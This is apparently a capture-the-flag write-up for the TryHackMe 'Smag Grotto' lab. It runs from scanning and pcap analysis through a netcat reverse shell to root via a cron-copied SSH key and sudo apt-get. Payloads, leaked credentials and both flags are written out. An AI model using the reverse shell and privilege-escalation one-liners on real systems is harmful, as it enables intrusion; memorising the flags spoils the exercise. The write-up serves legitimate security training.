
Smag Grotto



Enumeration


Nmap

```
┌──(kali㉿kali)-[~/TryHackMe/SmagGrotto]
└─$ cat fastScan
# Nmap 7.93 scan initiated Wed Jun  7 21:42:07 2023 as: nmap -p- --min-rate 5000 -Pn -oN /home/kali/TryHackMe/SmagGr
otto/fastScan 10.10.166.119
Nmap scan report for 10.10.166.119
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

# Nmap done at Wed Jun  7 21:42:22 2023 -- 1 IP address (1 host up) scanned in 15.57 seconds

┌──(kali㉿kali)-[~/TryHackMe/SmagGrotto]
└─$ cat spec-ports
# Nmap 7.93 scan initiated Wed Jun  7 21:42:42 2023 as: nmap -sV -sC -A -p 22,80 -oN /home/kali/TryHackMe/SmagGrotto
/spec-ports 10.10.166.119
Nmap scan report for 10.10.166.119
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 74e0e1b405856a15687e16daf2c76bee (RSA)
|   256 bd4362b9a1865136f8c7dff90f638fa3 (ECDSA)
|_  256 f9e7da078f10af970b3287c932d71b76 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Smag
|_http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.4 (99%), Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%
), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Android 5.1 (92%), Linux
3.13 (92%), Linux 3.2 - 3.16 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   188.54 ms 10.8.0.1
2   187.69 ms 10.10.166.119

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jun  7 21:43:01 2023 -- 1 IP address (1 host up) scanned in 19.47 seconds
```

Directory Scanning


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --no-error -t 40 -u http://10.10.16
6.119
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.166.119
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/06/07 21:43:06 Starting gobuster in directory enumeration mode
===============================================================
/mail                (Status: 301) [Size: 313] [--> http://10.10.166.119/mail/]
/server-status       (Status: 403) [Size: 278]
Progress: 220496 / 220564 (99.97%)
===============================================================
2023/06/07 22:00:24 Finished
===============================================================
```

Web-browser Interface




Vulnerabilities Assessment

Download the **.pcap** file by using **wget** and analyze it with **wireshark**





Something looks interested here! Let's **Follow TCP Stream** for details




Ok, we got the credential of the user **helpdesk** and the host of the target URL is **development.smag.thm**

Let's add the previous URL into the **/etc/hosts** and visit the link








Login with the above credential which has been found (**helpdesk:cH4nG3M3_n0w**)

Testing the execution



```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server  80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server  80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.166.119 - - [07/Jun/2023 22:24:04] "GET /shell.php HTTP/1.1" 200 -
```

Ok!! It works!

Exploit & Gain Access

RCE

Using the reverse shell to connect the target

Payload: `rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <IP> <PORT> >/tmp/f`

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.166.119] 34904
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Privilege Escalation 1 (www-data → Jake)

```
$ cd /home/jake
$ ls -la
```

```
$ ls -la
total 60
drwxr-xr-x 4 jake jake 4096 Jun  5  2020 .
drwxr-xr-x 3 root root 4096 Jun  4  2020 ..
-rw------- 1 jake jake  490 Jun  5  2020 .bash_history
-rw-r--r-- 1 jake jake  220 Jun  4  2020 .bash_logout
-rw-r--r-- 1 jake jake 3771 Jun  4  2020 .bashrc
drwx------ 2 jake jake 4096 Jun  4  2020 .cache
-rw------- 1 root root   28 Jun  5  2020 .lesshst
-rw-r--r-- 1 jake jake  655 Jun  4  2020 .profile
-rw-r--r-- 1 root root   75 Jun  4  2020 .selected_editor
drwx------ 2 jake jake 4096 Jun  4  2020 .ssh
-rw-r--r-- 1 jake jake    0 Jun  4  2020 .sudo_as_admin_successful
-rw------- 1 jake jake 9336 Jun  5  2020 .viminfo
-rw-r--r-- 1 root root  167 Jun  5  2020 .wget-hsts
-rw-rw---- 1 jake jake   33 Jun  4  2020 user.txt
$ cat user.txt
cat: user.txt: Permission denied
```

```
$ ls -la .ssh
ls: cannot open directory '.ssh': Permission denied
```

It seems like the **.ssh** and **user.txt** are cannot accessed by the current user. Let's take around

```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
*  *    * * *   root    /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/auth
#
$ cd /opt/.backups
$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jun  4  2020 .
drwxr-xr-x 3 root root 4096 Jun  4  2020 ..
-rw-rw-rw- 1 root root  563 Jun  5  2020 jake_id_rsa.pub.backup
```

Wow! **jake_id_rsa.pub.backup** is set to run as **root user** and it would affect the content inside the **auth** file for **ssh** connection of **jake** user.

Go back to the attack machine → Copy the content of the attacker's **ssh** key file → Paste it into **jacke_id_rsa.pub.bak**

```
┌──(kali㉿kali)-[~/TryHackMe/SmagGrotto]
└─$ cat /home/kali/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDCYhECc1swJNevryv92Ap3W31US8Awz2N6jmg2DEAQBci/hs65xqCfzoKTGhCAG7Jxydy/lZETVxkh
iyyo0/thlorSUHW88IKpdmIWBC1gfzSkM2uraPIKCp/qGiK3SG5sFv7BrkZ3Pkd3E17w/lT50gryTSQv+qAgQoxnstcQt2u0Y6UZqQiUKnZrUf4sbkbu
AUONzr+oQxLPoPQAkt4KIxHZlNKPL7lLqIbakxQLugk6pLt8Yg2UN3YO7mXdzDni8SgyS5quQlqn3jQkLyY+BkR+nGSLQBAM2FZ1WdCGtsvysxIAQ4B9
PcpALIVzcjUU+aAvs243NgH5JgQ8/M7hQhjwZZvs4U43w1O1ky3wejIZdRit3hotWXmJ4bhirLiUxfsXw4mHLX/hARK/9QjPGeL+X+edGwt6BjCTiIXX
qod36yaNXa8r7U5qKCIsxGKUaqNyW0bo7k2SjFZDdCBQpReAgiVX3kYV69a53ckO4GNFZOt/K6jVeU+gjezFrqE= kali@kali
```

```
$ cat jake_id_rsa.pub.backup
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC5HGAnm2nNgzDW9OPAZ9dP0tZbvNrIJWa/swbWX1dogZPCFYn8Ys3P7oNPyzXS6ku72pviGs5kQsxN
WpPY94bt2zvd1J6tBw5g64ox3BhCG4cUvuI5zEi7y+xnIiTs5/MoF/gjQ2IdNDdvMs/hDj4wc2×8TFLPlCmR1b/uHydkuvdtw9WzZN1O+Ax3yEkMfB8f
O3F7UqN2798wBPpRNNysQ+59zIUbV9kJpvARBILjIupikOsTs8FMMp2Um6aSpFKWzt15na0vou0riNXDTgt6WtPYxmtv1AHE4VdD6xFJrM5CGffGbYEQ
jvJoFX2+vSOCDEFZw1SjuajykOaEOfheuY96Ao3f41m2Sn7Y9XiDt1UP4/Ws+kxfpX2mN69+jsPYmIKY72MSSm27nWG3jRgvPZsFgFyE00ZTP5dtrmoN
f0CbzQBriJUa596XEsSOMmcjgoVgQUIr+WYNGWXgpH8G+ipFP/5whaJiqPIfPfvEHbT4m5ZsSaXuDmKercrFeRDs= kali@kali
$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDCYhECc1swJNevryv92Ap3W31US8Awz2N6jmg2DEAQBci/hs65xqCfzoKTGhCAG7Jxydy/
lZETVxkhiyyo0/thlorSUHW88IKpdmIWBC1gfzSkM2uraPIKCp/qGiK3SG5sFv7BrkZ3Pkd3E17w/lT50gryTSQv+qAgQoxnstcQt2u0Y6UZqQiUKnZr
Uf4sbkbuAUONzr+oQxLPoPQAkt4KIxHZlNKPL7lLqIbakxQLugk6pLt8Yg2UN3YO7mXdzDni8SgyS5quQlqn3jQkLyY+BkR+nGSLQBAM2FZ1WdCGtsvy
sxIAQ4B9PcpALIVzcjUU+aAvs243NgH5JgQ8/M7hQhjwZZvs4U43w1O1ky3wejIZdRit3hotWXmJ4bhirLiUxfsXw4mHLX/hARK/9QjPGeL+X+edGwt6
BjCTiIXXqod36yaNXa8r7U5qKCIsxGKUaqNyW0bo7k2SjFZDdCBQpReAgiVX3kYV69a53ckO4GNFZOt/K6jVeU+gjezFrqE= kali@kali" > jake_i
d_rsa.pub.backup
$ cat jake_id_rsa.pub.backup
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDCYhECc1swJNevryv92Ap3W31US8Awz2N6jmg2DEAQBci/hs65xqCfzoKTGhCAG7Jxydy/lZETVxkh
iyyo0/thlorSUHW88IKpdmIWBC1gfzSkM2uraPIKCp/qGiK3SG5sFv7BrkZ3Pkd3E17w/lT50gryTSQv+qAgQoxnstcQt2u0Y6UZqQiUKnZrUf4sbkbu
AUONzr+oQxLPoPQAkt4KIxHZlNKPL7lLqIbakxQLugk6pLt8Yg2UN3YO7mXdzDni8SgyS5quQlqn3jQkLyY+BkR+nGSLQBAM2FZ1WdCGtsvysxIAQ4B9
PcpALIVzcjUU+aAvs243NgH5JgQ8/M7hQhjwZZvs4U43w1O1ky3wejIZdRit3hotWXmJ4bhirLiUxfsXw4mHLX/hARK/9QjPGeL+X+edGwt6BjCTiIXX
qod36yaNXa8r7U5qKCIsxGKUaqNyW0bo7k2SjFZDdCBQpReAgiVX3kYV69a53ckO4GNFZOt/K6jVeU+gjezFrqE= kali@kali
```

Ok, now we can ssh to the target machine with **jake** user without any password required!

```
┌──(kali㉿kali)-[~]
└─$ ssh jake@10.10.166.119
Enter passphrase for key '/home/kali/.ssh/id_rsa':
Enter passphrase for key '/home/kali/.ssh/id_rsa':
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Fri Jun  5 10:15:15 2020
jake@smag:~$ ls
user.txt
```

```
jake@smag:~$ cat user.txt
iusGorV7EbmxM5AuIe2w499msaSuqU3j
```

⇒ 1st Flag: iusGorV7EbmxM5AuIe2w499msaSuqU3j

Privilege Escalation 2 (Jake → Root)

```
jake@smag:~$ sudo -l
Matching Defaults entries for jake on smag:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on smag:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get
```

Payload: `sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh`

```
jake@smag:~$ sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# ls /root
root.txt
# cat /root/root.txt
uJr6zRgetaniyHVRqqL58uRasybBKz2T
# exit
```

⇒ 2nd Flag: uJr6zRgetaniyHVRqqL58uRasybBKz2T